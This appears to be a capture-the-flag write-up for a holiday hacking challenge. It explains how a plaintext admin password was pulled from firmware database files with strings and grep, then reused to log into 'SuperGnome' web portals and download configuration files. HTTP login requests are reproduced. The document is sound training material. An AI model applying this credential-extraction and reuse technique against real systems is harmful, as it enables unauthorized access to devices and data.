7) Please describe the vulnerabilities you discovered in the Gnome firmware.

Detailed technical answers are provided as part of the narrative response for question 8) on the vulnerabilities found in the firmware that enabled exploitation of the SuperGnomes.

8) ONCE YOU GET APPROVAL OF GIVEN IN-SCOPE TARGET IP ADDRESSES FROM TOM HESSMAN IN THE DOSIS NEIGHBORHOOD, attempt to remotely exploit each of the SuperGnomes. Describe the technique you used to gain access to each SuperGnome's gnome.conf file.


SuperGnome 01 (sg01 - 52.2.229.189)

Confirmed SuperGnome Administrator: admin

As fully described in Part 2 - Question 4, analysis of the firmware filesystem and the gnome.0 MongoDB database revealed an admin credential.


```
Username:   admin
Password:   SittingOnAShelf
```

To recap, here are the screenshots previously provided from the firmware analysis:




```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# ls -al
total 163856
drwxr-xr-x 4 root root     4096 Dec  4 15:06 .
drwxr-xr-x 3 root root     4096 Nov 28 13:25 ..
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 gnome.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 gnome.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:06 journal
-rw-r--r-- 1 root root 67108864 Dec  4 15:01 local.0
-rw-r--r-- 1 root root 16777216 Dec  4 15:01 local.ns
drwxr-xr-x 2 root root     4096 Dec  4 15:01 _tmp
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# 
```

The plaintext password found in the gnome mongodb database is: **SittingOnAShelf**



```
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# strings gnome.0 | grep -i -A 5 -B 1 "username"
gnome.users
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
user_level
DCBA
root@kali:~/giyh/challenge2-firmware/squashfs-root/opt/mongodb# 
```

This credential found in the firmware MongoDB database allows login and full admin access to all functionality on the web application running on sg01.




SuperGnome 01

Welcome to the GIYH Administrative Portal. Please login to continue.


Username: admin

Password: •••••••••••••••




```
55    http://52.2.229.189    POST    /    ☑    □    301    219
56    http://52.2.229.189    GET     /    □    □    200    2194    HTML
```

```
POST / HTTP/1.1
Host: 52.2.229.189
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.2.229.189/?logout=1
Cookie: sessionid=MKmopJjJ5ztPzcyFRHtc
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

username=admin&password=SittingOnAShelf
```




```
55    http://52.2.229.189    POST    /    ☑    □    301    219
56    http://52.2.229.189    GET     /    □    □    200    2194    HTML
```

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=25vmR8X7WT9jXzJYq7bi; Path=/
Location: /
Date: Sat, 12 Dec 2015 22:11:36 GMT
Connection: close
Content-Length: 0
```




```
55    http://52.2.229.189    POST    /    ☑    □    301    219
56    http://52.2.229.189    GET     /    □    □    200    2194    HTML
```

```
GET / HTTP/1.1
Host: 52.2.229.189
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:42.0) Gecko/20100101 Firefox/42.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.2.229.189/?logout=1
Cookie: sessionid=25vmR8X7WT9jXzJYq7bi
Connection: close
```



```
55    http://52.2.229.189    POST    /    ☑    □    301    219
56    http://52.2.229.189    GET     /    □    □    200    2194    HTML    GIYH
```

```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 1974
ETag: W/"7b6-+Wy/IeFY++tGqKDKAdoPow"
Date: Sat, 12 Dec 2015 22:11:36 GMT
Connection: close

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script src="/javascripts/jquery.min.js"></script><link
rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet" href="/stylesheets/style.css"></head><body><div
class="container-fluid"><div class="row-fluid"><div class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png"
class="logo"><div class="center_div"><h1>SG-01</h1><p>Gnome Network Status</p></div><ul class="list-group"><li
class="list-group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li
class="list-group-item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li
class="list-group-item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li
class="list-group-item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse"
data-target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span
class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1" class="collapse
navbar-collapse"><ul class="nav navbar-nav"><li><a href="/">Home</a></li><li><a href="/cameras">Cameras</a></li><li><a
href="/files">Files</a></li><li><a href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><div class="row"><div
class="center_div"><h1>SuperGnome 01</h1><h3>Welcome admin, to the GIYH Administrative
Portal.</h3></div></div></div></div></div></div></body></html>
```




SuperGnome 01

Welcome admin, to the GIYH Administrative Portal.

This admin access on sg01 includes the ability to download all files in the Files section of the web application including gnome.conf.

Files Section:



SG-01

Gnome Network Status

SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325


Files

Current Files

Files location: /gnome/www/files/


file	size	download
20141226101055.zip	1122375	Download
camera_feed_overlap_error.zip	2731533	Download
factory_cam_1.zip	1146627	Download
gnome.conf	339	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

All files were download:



```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/1-SG-01-us-52.2.229.189/Files# ls -al
total 4916
drwxr-xr-x 2 root root       4096 Dec 28 13:31 .
drwxr-xr-x 5 root root       4096 Dec 28 13:30 ..
-rw-rw-r-- 1 1000 inetsim 1122375 Dec 12 17:15 20141226101055.zip
-rw-rw-r-- 1 1000 inetsim 2731533 Dec 12 17:17 camera_feed_overlap_error.zip
-rw-rw-r-- 1 1000 inetsim 1146627 Dec 12 17:18 factory_cam_1.zip
-rw-r--r-- 1 root root        339 Dec 12 17:20 gnome.conf
-rw-r--r-- 1 root root        748 Dec 12 17:20 gnome_firmware_rel_notes.txt
-rw-rw-r-- 1 1000 inetsim    6426 Dec 12 17:20 sgnet.zip
-rw-r--r-- 1 root root        211 Dec 12 17:21 sniffer_hit_list.txt
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/1-SG-01-us-52.2.229.189/Files# 
```

sg01 gnome.conf



```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

sg01 gnome.conf file ***(NCC1701 serial # = reference to Star Trek's USS Enterprise ship registry number :-))***
https://en.wikipedia.org/wiki/USS_Enterprise_(NCC-1701)

The Files section of the web site contains these files and included below are descriptions of each:

1. **20141226101055.zip**
   Description: Contains the sg01 specific pcap file (20141226101055_1.pcap) that is used in the attribution challenge in Part 5. There is a unique zipped pcap on each SuperGnome containing a unique packet capture.

2. **camera_feed_overlap_error.zip**
   Description: Contains the sg01 specific png file (camera_feed_overlap_error.png) that is used in the attribution challenge in Part 5. This file only exists on sg01.

3. **factory_cam_1.zip**
   Description: Contains the sg01 specific png file (factory_cam_1.png) that is used in the attribution challenge in Part 5. There is a unique zipped factory_cam_#.png file on each SuperGnome containing a unique png image as described in the GnomeNET messages (see below for more details on GnomeNET).

4. **gnome.conf**
   Description: Contains the sg01 specific Node.js web application configuration file. Note: This configuration data is also stored in the MongoDB gnome.0 database in the "settings" collection.

5. **gnome_firmware_rel_notes.txt**
   Description: Contains release notes for the GIYH IoT firmware with version: 1.1.8.164461 and release date: December 3, 2015. This file is the same on all SuperGnomes and the same as the one found on the firmware filesystem from Part 2. Of note, it describes a new sniffer functionality which will capture packets based on a "hit list" of keywords supplied by sniffer_hit_list.txt. This explains the why there is a pcap in each of the Files sections of each SuperGnome since it appears to have been captured by this new sniffer functionality and triggered due to a keyword in the hit list. More on this in Part 5!


6. **sgnet.zip**
   Description: This is the C source code to a monitoring/status application called sgstatd (SuperGnome statd). This file is same on all SuperGnomes. This code can be compiled for example using gcc and more details to come on this in the section for sg05.


7. **sniffer_hit_list.txt**
   Description: This is the "hit list" or list of keywords, that when seen on by the wireless adapter in the GIYH IoT device, will trigger the sniffer module to activate as described in the gnome_firmware_rel_notes.txt.

The source code (/www/routes/index.js) for this page, found in the firmware, indicates there is a Files upload capability, however this is not enabled on sg01 but is enabled on another SuperGnome - more on that in sg04.


Cameras Section:

This section of the web site lists the camera images coming in from various GIYH IoT devices from that region.





You can scroll through two pages, or 12 camera images of Gnome-00001 through Gnome-000012. After that, images 7-12 repeat on every page with the message shown below.




Cameras

Leave camera feed analysis to the burglers. 12 feeds should be enough to see that the cameras are working. Trust us. There is nothing but 1.99 million more living rooms after this page. We've checked.

There are 12 cameras indicated online in the gnome MongoDB database in the "cameras" collection. The 12 image files themselves are stored in /www/public/images directory and displayed using the /cam?cameras=<file> URI (will be useful later with sg02).

GnomeNET Section:

This section of the web site lists a message board containing a thread between "DW" and "PS" concerning images that are "scrambled" when multiple child-gnome GIYH devices with the same name upload an image. The "camera_feed_overlap_error.png" file and DW's final comment concerning each pixel being XORed is a key hint for solving the attribution image puzzle portion of Part 5. See Part 5 for more details on the image puzzle. The message data for this page is loaded from the gnome MongoDB database from the "gnomenet" collection.



Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325


GnomeNET

Current GnomeNET Messages

Message Id	Message
1	Welcome to GnomeNET.
2	I noticed an issue when there are multiple child-gnomes with the same name. The image feeds become scrambled together. Any way to resolve this other than rename the gnomes?? ~DW
3	Can you provide an example of the scrambling you're seeing? ~PS
4	I uploaded 'camera_feed_overlap_error.png' to SG-01. We have six factory test cameras all named the same. The issue occurs only when they have the same name. It occurs even if the cameras are not transmitting an image. ~PS
5	Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office. The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS
6	To help me troubleshoot this, can you grab a still from all six cameras at the same time? Also, is this really an issue? ~DW
7	I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office! Each cam is directed to a different SG, so each SG has one of the 5 stills I manually snagged. I named them 'factory_cam_#.png' and pushed them up to the files menu. 'camera_feed_overlap_error.png' has that garbled image. Oh, and to answer your question. Yes. We have almost 2 million cameras... some of them WILL be named the same. Just fix it. ~PS
8	Took a look at your issue. It looks like the camera feed collector only cares about the name and will merge the feeds. Looks like each pixel is XORed... Its going to be a lot of work to fix this. We are too late in the game to push a new update to all the cameras... stop naming cameras the same name. ~DW

Settings Section:

This section of the web site displays the settings as contained inside the gnome MongoDB database in the "settings" collection. These settings can be different than those in the gnome.conf file and are the actual settings the web site has in effect. The source code (/www/routes/index.js) for this page, found in the firmware, indicates there is a Settings upload capability, however this is not enabled on sg01 but is enabled in another SuperGnome - more on that in sg02.



SG-01

Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325

Settings

Current Settings

NOTE: These settings will be pushed to subordinate Gnomes on every poll.

Setting	Value
Current config file:	./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?:	YES
Camera monitoring?:	YES
Audio monitoring?:	YES
Camera update rate:	60min
Gnome mode:	SuperGnome
Gnome name:	SG-01
Allow file uploads?:	YES
Allowed file formats:	.png
Allowed file size:	512kb
Files directory:	/gnome/www/files/


Logout:

Last is the logout function. The source code (/www/routes/index.js) for this page, found in the firmware, clears out the logged-in session and returns you to the home page where you are prompted to login again.

SuperGnome 02 (sg02 - 52.34.3.80)

Confirmed SuperGnome Administrator: AUGGIE

Similar to sg01, it is possible to login to sg02 using the admin credential previously found in during the firmware analysis.




SuperGnome 02

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: admin


Password: •••••••••••••••



SuperGnome 02

Welcome admin, to the GIYH Administrative Portal.

However in this case, following successful login, you do not have access to download the files in the Files section and instead are greeted with a "Downloading disabled by Super-Gnome administrator." error message when attempting to click on the download link for any of the files.



Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325

Files


Downloading disabled by Super-Gnome administrator.

Current Files

Files location: /gnome/www/files/

file	size	download
20150225093040.zip	3443	Download
factory_cam_2.zip	1148593	Download
gnome.conf	339	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download

Also of note is a difference in the Settings page, which now contains an Upload Settings functionality that was not present on sg01, but is present here.



SG-02

Gnome Network Status

SuperGnomes UP: 5

SuperGnomes DOWN: 0

Gnomes UP: 1,653,325

Gnomes DOWN: 79,990

Gnome Backbone: UP

Storage Avail: 1,353,235

Mem Avail: 835,325

Settings

Current Settings

NOTE: These settings will be pushed to subordinate Gnomes on every poll.


Setting	Value
Current config file:	./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?:	YES
Camera monitoring?:	YES
Audio monitoring?:	YES
Camera update rate:	60min
Gnome mode:	SuperGnome
Gnome name:	SG-02
Allow file uploads?:	YES
Allowed file formats:	.png
Allowed file size:	512kb
Files directory:	/gnome/www/files/

Upload Settings

Dest filename (e.g. path/file.cfg): filename

Choose a file: No file selected.

